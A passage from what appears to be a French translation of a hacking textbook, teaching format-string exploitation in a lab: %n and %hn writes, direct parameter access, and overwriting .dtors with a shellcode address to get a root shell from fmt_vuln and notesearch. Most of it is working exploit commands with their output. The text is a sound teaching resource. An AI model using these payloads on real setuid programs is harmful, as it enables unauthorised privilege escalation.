Dans l'exemple suivant, `next_val` est initialisée avec la valeur `0x11111111` afin que l'effet des opérations d'écriture soit manifeste :

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/
next/g;x;G}' fmt_vuln.c > fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c
7c7
<     static int test_val = -72;
---
> static int test_val = -72, next_val = 0x11111111;
27a28
> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking:~/booksrc $ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080497b4 = -72 0xffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

La sortie précédente montre que les modifications du code ont également affecté l'adresse de la variable `test_val`. Cependant, `next_val` y est bien adjacente. Pour nos essais, écrivons à nouveau une adresse dans la variable `test_val`, en utilisant sa nouvelle adresse.

La fois précédente, nous avions utilisé l'adresse très pratique `0xddccbbaa`. Puisque chaque octet est supérieur au précédent, il est facile d'incrémenter le compteur d'octets pour chacun. En revanche, comment devons-nous procéder pour une adresse comme `0x0806abcd` ? Avec cette adresse, le premier octet `0xCD` ne pose aucune difficulté avec le paramètre de format %n, puisqu'il suffit d'afficher 205 octets au total avec une largeur de champ égale à 161. L'octet suivant à écrire est `0xAB`, qui a besoin d'une sortie de 171 octets. S'il est facile d'incrémenter le compteur d'octets pour le paramètre de format %n, il est impossible de le diminuer :

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK
\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf
"\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x080497f4 = 52 0x00000034
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 52 + 8"
$1 = 161
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04
\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                    0
[*] test_val @ 0x080497f4 = 205 0x000000cd
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xab - 0xcd"
$1 = -34
reader@hacking:~/booksrc $
```

Au lieu d'essayer de soustraire 34 de 205, l'octet le moins significatif est simplement passé à `0x1AB` en ajoutant 222 à 205 afin d'obtenir 427, c'est-à-dire la représentation

décimale de `0x1AB`. Cette technique de bouclage peut à nouveau être reproduite pour fixer l'octet le moins significatif à `0x06` lors de la troisième écriture :

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x1ab - 0xcd"
$1 = 222
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /d 0x1ab"
$1 = 427
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf
"\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161
x%n%222x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                    0
                                                              4b4e554a
[*] test_val @ 0x080497f4 = 109517 0x0001abcd
[*] next_val @ 0x080497f8 = 286331136 0x11111100
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x06 - 0xab"
$1 = -165
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x106 - 0xab"
$1 = 91
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf
"\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161
x%n%222x%n%91x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                    0
                                                              4b4e554a
                          4b4e554a
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd
[*] next_val @ 0x080497f8 = 286326784 0x11110000
reader@hacking:~/booksrc $
```

Lors de chaque écriture, des octets de la variable `next_val`, qui est adjacente à `test_val`, sont écrasés. La technique de bouclage semble fonctionner parfaitement, mais un petit problème se manifeste pour le dernier octet :

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x08 - 0x06"
$1 = 2
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf
"\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161
x%n%222x%n%91x%n%2x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%2x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                   0
                                                              4b4e554a
                          4b4e554a4b4e554a
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd
[*] next_val @ 0x080497f8 = 285212674 0x11000002
reader@hacking:~/booksrc $
```

Que s'est-il passé ? La différence entre `0x06` et `0x08` n'est que de deux, mais huit octets sont sortis, ce qui a conduit à l'écriture de l'octet `0x0e` par le paramètre de format `%n`. Cet effet est dû à l'option de largeur de champ du paramètre de format `%x` qui n'est qu'une taille minimale ; en réalité, huit octets de données ont été affichés. Ce problème peut être résolu en appliquant une nouvelle fois la technique de bouclage. Néanmoins, vous devez avoir conscience des limites de l'option de largeur de champ :

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x108 - 0x06"
$1 = 258
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf
"\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161
x%n%222x%n%91x%n%258x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%258x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                  0
                                                        4b4e554a
                          4b4e554a
                                                              4b4e554a
[*] test_val @ 0x080497f4 = 134654925 0x0806abcd
[*] next_val @ 0x080497f8 = 285212675 0x11000003
reader@hacking:~/booksrc $
```

Comme précédemment, les adresses adéquates et les données factices sont placées au début de la chaîne de format. De plus, l'octet le moins significatif est contrôlé pour quatre opérations d'écriture afin d'écraser les quatre octets de la variable `test_val`. Les soustractions sur l'octet le moins significatif peuvent être réalisées en effectuant des additions qui débordent. De même, toute addition inférieure à huit doit être effectuée à l'aide d'une technique semblable.

L'accès direct à un paramètre est une technique qui simplifie l'exploitation des chaînes de format. Dans les exploits précédents, chaque argument d'un paramètre de format devait être traité séquentiellement. Nous avions donc besoin de plusieurs paramètres de format `%x` pour passer par tous les arguments des paramètres, jusqu'à atteindre le début de la chaîne de format. Par ailleurs, la nature séquentielle de la méthode imposait trois mots factices de quatre octets pour écrire correctement une adresse complète à un emplacement mémoire quelconque.

L'expression l'indique clairement, l'*accès direct à un paramètre* permet d'accéder directement aux paramètres, en utilisant le symbole dollar. Par exemple, `%n$d` accède au paramètre *n* et l'affiche comme un nombre décimal :

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

Cet appel à `printf()` doit produire la sortie suivante :

```
7th: 70, 4th: 00040
```

Tout d'abord, *70* est affiché comme un nombre décimal lorsque le paramètre de format `%7$d` est rencontré, car le septième argument est 70. Le deuxième paramètre de format accède au quatrième argument et précise la taille de champ `05`. Tous les autres arguments des paramètres ne sont pas pris en compte. Cette méthode d'accès direct retire le parcours de la mémoire jusqu'au début de la chaîne de format, puisque nous pouvons y accéder directement. La sortie suivante illustre l'utilisation d'un accès direct aux paramètres :

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xfffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x
The right way to print user-controlled input:
AAAA%4$x
The wrong way to print user-controlled input:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xfffffffb8
reader@hacking:~/booksrc $
```

Dans cet exemple, le début de la chaîne de format se trouve au quatrième argument de paramètre. Au lieu de parcourir les trois premiers arguments avec des paramètres de format `%x`, nous pouvons accéder directement à cette zone mémoire. Puisque nous procédons depuis la ligne de commande et que le symbole dollar est un caractère spécial, nous devons lui appliquer l'échappement avec une barre oblique inverse (`\`). Nous indiquons simplement au shell de ne pas considérer ce symbole comme un caractère spécial. La chaîne de format réelle est visible lorsqu'elle est affichée correctement.

L'accès direct à un paramètre simplifie également l'écriture des adresses mémoire. En effet, les données factices de quatre octets ne sont plus nécessaires pour incrémenter le compteur des octets sortis. Chaque paramètre de format `%x` qui nous servait à cela peut simplement accéder à une zone de mémoire qui se trouve avant la chaîne de format. Pour l'expérimenter, écrivons une adresse plus réaliste, `0xbffffd72`, dans la variable `test_val` :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%4\$n
The right way to print user-controlled input:
????????%4$n
The wrong way to print user-controlled input:
????????
[*] test_val @ 0x08049794 = 16 0x00000010
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x72 - 16
$1 = 98
(gdb) p 0xfd - 0x72
$2 = 139
(gdb) p 0xff - 0xfd
```

```
$3 = 2
(gdb) p 0x1ff - 0xfd
$4 = 258
(gdb) p 0xbf - 0xff
$5 = -64
(gdb) p 0x1bf - 0xff
$6 = 192
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%98x%4\$n%139x%5\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n
The wrong way to print user-controlled input:
????????
                                                        bffff3c0
                                                b7fe75fc
[*] test_val @ 0x08049794 = 64882 0x0000fd72
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%98x%4\$n%139x%5\$n%258x%6\$n%192x%7\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n%258x%6$n%192x%7$n
The wrong way to print user-controlled input:
????????
                                                        bffff3b0
                                                b7fe75fc
                                0
                                        8049794
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Puisqu'il est inutile d'afficher la pile pour atteindre nos adresses, le nombre d'octets écrits dans le premier paramètre de format est 16. L'accès direct n'est utilisé que pour les paramètres %n, puisque les valeurs employées pour le mécanisme des espaces avec %x n'ont pas d'importance. Cette méthode simplifie l'écriture d'une adresse et réduit la taille minimale de la chaîne de format.

0x356 Utiliser des écritures courtes

Une autre technique pour simplifier l'exploitation de la chaîne de format consiste à utiliser des écritures courtes. Un entier *court* (`short`) est généralement un mot de deux octets et les paramètres de format les traitent de manière particulière. La page de manuel de `printf` détaille les paramètres de format reconnus. Voici la partie qui concerne le modificateur de longueur :

```
Modificateur de longueur

    Ici, une conversion entière correspond à d, i, o, u, x, ou X.

    h   La conversion entière suivante correspond à un short int ou unsigned
        short int, ou la conversion n suivante correspond à un argument pointeur
        sur un short int.
```

Nous pouvons nous en servir dans les exploits de la chaîne de format pour écrire des entiers courts sur deux octets. Dans la sortie suivante, un entier court (en gras) est écrit aux deux extrémités de la variable sur quatre octets `test_val`. Naturellement, nous pouvons toujours utiliser un accès direct aux paramètres :

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = -65515 0xffff0015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 1441720 0x0015ffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4\$hn
The right way to print user-controlled input:
??%4$hn
The wrong way to print user-controlled input:
??
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
reader@hacking:~/booksrc $
```

Grâce aux écritures courtes, une valeur entière sur quatre octets peut être écrasée avec simplement deux paramètres `%hn`. Dans l'exemple suivant, la variable `test_val` est à nouveau écrasée avec l'adresse `0xbffffd72` :

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xfd72 - 8
$1 = 64874
(gdb) p 0xbfff - 0xfd72
$2 = -15731
(gdb) p 0x1bfff - 0xfd72
$3 = 49805
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x94\x97\x04\x08\x96\x97\x04\x08")%64874x%4\$hn%49805x%5\$hn
The right way to print user-controlled input:
????%64874x%4$hn%49805x%5$hn
The wrong way to print user-controlled input:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

L'exemple précédent se fonde également sur une méthode de bouclage pour que l'écriture de `0xbfff`, la deuxième, soit inférieure à celle de `0xfd72`, la première. Grâce aux écritures courtes, l'ordre n'a pas d'importance. Nous pouvons donc tout d'abord écrire `0xfd72`, puis `0xbfff`, si les deux adresses passées sont inversées. Dans la sortie suivante, l'adresse `0x08049796` est écrite en premier, puis `0x08049794` en second :

```
(gdb) p 0xbfff - 8
$1 = 49143
```

```
(gdb) p 0xfd72 - 0xbfff
$2 = 15731
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x96\x97\x04\x08\x94\x97\x04\x08")%49143x%4\$hn%15731x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%15731x%5$hn
The wrong way to print user-controlled input:
????
                                                    b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Pour pouvoir écraser n'importe quelle adresse mémoire, nous devons être en mesure de contrôler le flux d'exécution du programme. Une solution consiste à remplacer l'adresse de retour dans le bloc d'activation le plus récent, comme nous l'avons fait avec les débordements basés sur la pile. Il existe cependant d'autres cibles dont les adresses mémoire sont plus prévisibles. La nature des débordements basés sur la pile n'autorise que l'écrasement de l'adresse de retour, contrairement aux chaînes de format, qui offrent la possibilité de modifier n'importe quelle adresse mémoire et ouvrent donc d'autres possibilités.

0x357 Détours par .dtors

Dans les programmes binaires compilés à l'aide du compilateur GNU C, des sections particulières, nommées `.dtors` et `.ctors`, sont réservées, respectivement, aux destructeurs et aux constructeurs. Les fonctions constructeurs sont exécutées avant l'invocation de `main()`. Les destructeurs sont exécutés juste avant que la fonction `main()` ne termine le programme par un appel système. Les destructeurs et la section `.dtors` nous intéressent tout particulièrement.

Une fonction peut être déclarée comme un destructeur en lui affectant l'attribut `destructor`, ainsi que l'illustre le programme `dtors_sample.c`.

dtors_sample.c

```
#include <stdio.h>
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));

main() {
   printf("Some actions happen in the main() function..\n");
   printf("and then when main() exits, the destructor is called..\n");

   exit(0);
}

void cleanup(void) {
   printf("In the cleanup function now..\n");
}
```

Dans cet exemple de code, la fonction `cleanup()` possède l'attribut `destructor`. Elle est donc appelée automatiquement lorsque la fonction `main()` se termine :

```
reader@hacking:~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking:~/booksrc $ ./dtors_sample
Some actions happen in the main() function..
and then when main() exits, the destructor is called..
In the cleanup() function now..
reader@hacking:~/booksrc $
```

Cette exécution automatique d'une fonction à la sortie d'un programme est contrôlée par la section `.dtors` du binaire. Il s'agit d'un tableau d'adresses sur 32 bits terminé par une adresse NULL, `0x00000000`, et qui débute toujours par `0xffffffff`. Entre ces deux extrémités, nous trouvons les adresses de toutes les fonctions déclarées avec l'attribut `destructor`.

La commande `nm` permet de trouver l'adresse de la fonction `cleanup()`, tandis qu'`objdump` nous sert à examiner les sections du binaire :

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
         w _Jv_RegisterClasses
080495a8 d __CTOR_END__
080495a4 d __CTOR_LIST__

❶ 080495b4 d __DTOR_END__
❷ 080495ac d __DTOR_LIST__
080485a0 r __FRAME_END__
080495b8 d __JCR_END__
080495b8 d __JCR_LIST__
080496b0 A __bss_start
080496a4 D __data_start
08048480 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
080496a8 D __dso_handle
         w __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
080496b0 A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
0804827c T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
         U exit@@GLIBC_2.0
08048380 t frame_dummy
```

```
080483b4 T main
080496ac d p.0
         U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```

nm montre que la fonction `cleanup()` se trouve à l'adresse `0x080483e8` (en gras). Elle révèle également que la section `.dtors` débute à l'adresse `0x080495ac` avec `__DTOR_LIST__` ❶ et qu'elle se termine à l'adresse `0x080495b4` avec `__DTOR_END__` (❷). Autrement dit, `0x080495ac` doit contenir la valeur `0xffffffff`, `0x080495b4`, la valeur `0x00000000` et l'adresse entre les deux (`0x080495b0`) doit contenir celle de la fonction `cleanup()` (`0x080483e8`).

La commande `objdump` affiche le contenu réel de la section `.dtors` (en gras), même si le format n'est pas très clair. La première valeur `80495ac` correspond simplement à l'adresse de la section `.dtors`. Ensuite, les octets réels, non des DWORD, sont affichés. Ils sont donc inversés. En tenant compte de cela, tout paraît correct :

```
reader@hacking:~/booksrc $ objdump -s -j .dtors ./dtors_sample

./dtors_sample:     file format elf32-i386

Contents of section .dtors:
 80495ac ffffffff e8830408 00000000                ............
reader@hacking:~/booksrc $
```

La section `.dtors` présente la caractéristique intéressante d'être modifiable. Nous pouvons le vérifier à l'aide de la commande `objdump` sur les en-têtes, qui montrent que cette section n'est pas marquée READONLY :

```
reader@hacking:~/booksrc $ objdump -h ./dtors_sample

./dtors_sample:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048114  08048114  00000114  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048128  08048128  00000128  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         0000002c  08048148  08048148  00000148  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym       00000060  08048174  08048174  00000174  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr       00000051  080481d4  080481d4  000001d4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version  0000000c  08048226  08048226  00000226  2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version_r 00000020  08048234  08048234  00000234  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn      00000008  08048254  08048254  00000254  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt      00000020  0804825c  0804825c  0000025c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init         00000017  0804827c  0804827c  0000027c  2**2
```

```
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt          00000050  08048294  08048294  00000294  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text         000001c0  080482f0  080482f0  000002f0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini         0000001c  080484b0  080484b0  000004b0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata       000000bf  080484e0  080484e0  000004e0  2**5
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .eh_frame     00000004  080485a0  080485a0  000005a0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 15 .ctors        00000008  080495a4  080495a4  000005a4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 16 .dtors        0000000c  080495ac  080495ac  000005ac  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 17 .jcr          00000004  080495b8  080495b8  000005b8  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 18 .dynamic      000000c8  080495bc  080495bc  000005bc  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .got          00000004  08049684  08049684  00000684  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 20 .got.plt      0000001c  08049688  08049688  00000688  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 21 .data         0000000c  080496a4  080496a4  000006a4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 22 .bss          00000004  080496b0  080496b0  000006b0  2**2
                  ALLOC
 23 .comment      0000012f  00000000  00000000  000006b0  2**0
                  CONTENTS, READONLY
 24 .debug_aranges 00000058  00000000  00000000  000007e0  2**3
                  CONTENTS, READONLY, DEBUGGING
 25 .debug_pubnames 00000025  00000000  00000000  00000838  2**0
                  CONTENTS, READONLY, DEBUGGING
 26 .debug_info   000001ad  00000000  00000000  0000085d  2**0
                  CONTENTS, READONLY, DEBUGGING
 27 .debug_abbrev 00000066  00000000  00000000  00000a0a  2**0
                  CONTENTS, READONLY, DEBUGGING
 28 .debug_line   0000013d  00000000  00000000  00000a70  2**0
                  CONTENTS, READONLY, DEBUGGING
 29 .debug_str    000000bb  00000000  00000000  00000bad  2**0
                  CONTENTS, READONLY, DEBUGGING
 30 .debug_ranges 00000048  00000000  00000000  00000c68  2**3
                  CONTENTS, READONLY, DEBUGGING
reader@hacking:~/booksrc $
```

Par ailleurs, cette section `.dtors` est incluse dans tous les binaires compilés avec GNU C, que le programme contienne ou non des fonctions déclarées avec l'attribut `destructor`. Cela signifie que notre programme vulnérable qui contient des chaînes de format, `fmt_vuln.c`, doit posséder une section `.dtors` vide. Nous pouvons l'inspecter avec `nm` et `objdump` :

```
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ objdump -s -j .dtors ./fmt_vuln
```

```
./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
 8049690 ffffffff 00000000                        ........
reader@hacking:~/booksrc $
```

Vous le constatez, la distance entre `__DTOR_LIST__` et `__DTOR_END__` n'est, cette fois-ci, que de quatre octets. Autrement dit, il n'existe aucune adresse entre les deux, ce que confirme la commande `objdump`.

Puisque la section `.dtors` est modifiable, si nous modifions l'adresse après `0xffffffff`, le flux d'exécution sera dirigé vers cette adresse à la terminaison du programme. Il s'agit de l'adresse de `__DTOR_LIST__` plus quatre, c'est-à-dire `0x08049694` (qui est également l'adresse de `__DTOR_END__` dans ce cas).

Si le programme est setuid root et si cette adresse peut être remplacée, il est possible d'obtenir un shell avec les droits du superutilisateur :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at 0xbffff9ec
reader@hacking:~/booksrc $
```

Le shellcode est placé dans une variable d'environnement, dont l'adresse est déterminée par la méthode habituelle. Puisque les longueurs des noms des programmes `getenvaddr.c` et `fmt_vuln.c` diffèrent de deux octets, le shellcode se trouvera à l'adresse `0xbffff9ec` lorsque `fmt_vuln.c` sera exécuté. Il suffit simplement de l'écrire dans la section `.dtors` à l'adresse `0x08049694` (en gras) en utilisant la vulnérabilité de la chaîne de format. Dans l'expérience suivante, nous employons la méthode des écritures courtes :

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x96\x96\x04\x08\x94\x96\x04\x08")%49143x%4\$hn%14829x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%14829x%5$hn
The wrong way to print user-controlled input:
????
                                                        b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

Même si la fin de la section `.dtors` n'est pas correctement indiquée par une adresse NULL (`0x00000000`), l'adresse du shellcode est considérée comme un destructeur. Lorsque le programme se termine, le shellcode est invoqué, ce qui crée un shell root.

0x358 Autre vulnérabilité de notesearch

Outre sa vulnérabilité au débordement de tampon, le programme `notesearch` du Chapitre 2 souffre également de la vulnérabilité aux chaînes de format. Elle est signalée en gras dans le code suivant :

```
int print_notes(int fd, int uid, char *searchstring) {
   int note_length;
   char byte=0, note_buffer[100];

   note_length = find_user_note(fd, uid);
   if(note_length == -1)  // Si la fin du fichier a été atteinte,
      return 0;           // retourner 0.

   read(fd, note_buffer, note_length); // Lire les données de la note.
   note_buffer[note_length] = 0;       // Terminer la chaîne.

   if(search_note(note_buffer, searchstring)) // Si searchstring est trouvée,
      printf(note_buffer);                    // afficher la note.
   return 1;
}
```

Cette fonction lit le contenu de `note_buffer` à partir du fichier et affiche le contenu de la note sans fournir une chaîne de format. Bien que ce tampon ne puisse pas être contrôlé directement depuis la ligne de commande, nous pouvons exploiter la vulnérabilité en plaçant les données adéquates dans le fichier à l'aide du programme `notetaker`, puis en ouvrant cette note avec `notesearch`. Dans la sortie suivante, nous nous servons de `notetaker` pour créer des notes qui sondent la mémoire dans le programme `notesearch`. Nous apprenons ainsi que le huitième paramètre de fonction se trouve au début du tampon :

```
reader@hacking:~/booksrc $ ./notetaker AAAA$(perl -e 'print "%x."x10')
[DEBUG] buffer   @ 0x804a008: 'AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch AAAA
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
AAAAbffff750.23.20435455.37303032.0.0.1.41414141.252e7825.78252e78 .
-------[ end of note data ]-------
reader@hacking:~/booksrc $ ./notetaker BBBB%8\$x
[DEBUG] buffer   @ 0x804a008: 'BBBB%8$x'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
```

```
reader@hacking:~/booksrc $ ./notesearch BBBB
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
BBBB42424242
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

À présent que nous connaissons l'organisation relative de la mémoire, l'exploit consiste simplement à écraser la section `.dtors` avec l'adresse du shellcode injecté :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9e8
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9e8 - 0xbfff
$2 = 14825
(gdb) quit
reader@hacking:~/booksrc $ nm ./notesearch | grep DTOR
08049c60 d __DTOR_END__
08049c5c d __DTOR_LIST__
reader@hacking:~/booksrc $ ./notetaker $(printf
"\x62\x9c\x04\x08\x60\x9c\x04\x08")%49143x%8\$hn%14825x%9\$hn
[DEBUG] buffer   @ 0x804a008: 'b?`?%49143x%8$hn%14825x%9$hn'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch 49143x
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
